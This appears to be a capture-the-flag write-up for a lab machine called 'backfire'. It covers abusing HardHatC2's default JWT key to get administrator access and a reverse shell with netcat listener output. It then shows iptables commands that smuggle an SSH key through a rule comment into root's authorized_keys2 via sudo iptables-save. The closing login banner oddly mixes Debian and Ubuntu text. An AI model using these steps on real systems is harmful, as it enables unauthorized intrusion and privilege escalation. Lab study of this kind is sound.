
```
ilya@backfire:~$ ps -ef --forest | grep sergej
ilya       26744   26210  0 17:46 pts/0    00:00:00            \_ grep sergej
sergej     26418       1  2 17:40 ?        00:00:10 /home/sergej/.dotnet/dotnet run --project HardHatC2Client --configuration Release
sergej     26502   26418  0 17:40 ?        00:00:02  \_ /home/sergej/HardHatC2/HardHatC2Client/bin/Release/net7.0/HardHatC2Client
sergej     26419       1  1 17:40 ?        00:00:04 /home/sergej/.dotnet/dotnet run --project TeamServer --configuration Release
sergej     26480   26419  0 17:40 ?        00:00:03  \_ /home/sergej/HardHatC2/TeamServer/bin/Release/net7.0/TeamServer
```

netstat shows there are 2 unknown ports open

```
ilya@backfire:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:40056         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:7096            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
```


Unknown

Curl to these ports show




It looks like it runs HardHatC2Client on port 7096


HardHatC2 uses publicly known JWT key as default




I need to run HardHatC2 locally to get valid JWT




I can login with this credential and have valid cookies







Refresh the page automatically logs into the target's RedHatC2Client as Administrator




Create a new user as operator



Log out and login as this user shows new tools



I can find terminal




Run reverse shell command



I can get a shell


```
$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.49] 60710
bash: cannot set terminal process group (33794): Inappropriate ioctl for device
bash: no job control in this shell
sergej@backfire:~/HardHatC2/HardHatC2Client$
```

Append my ssh public key to ~/.ssh/authorized_keys to get ssh shell




Get root shell

sudo -l shows I can run iptables and iptables-save as root



I can set comment in iptables



I can use $'\ntext\n' to put this text in a seperate line. With iptables-save -f file_location, I can rewrite /root/.ssh/authorized_keys2 file to put my public key in authorized_keys2 file(authorized_keys is also possible, but it is better to use authorized_keys2 since I can't set it back)

```
sergej@backfire:~$ sudo iptables -A INPUT -p tcp -i lo -m comment --comment $'\nssh-ed25519 [redacted]
\n'
sergej@backfire:~$ sudo iptables-save -f /root/.ssh/authorized_keys2
sergej@backfire:~$
```

My public key content

Overwrite the file

I can ssh to root

```
└─ $ssh root@10.10.11.49
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

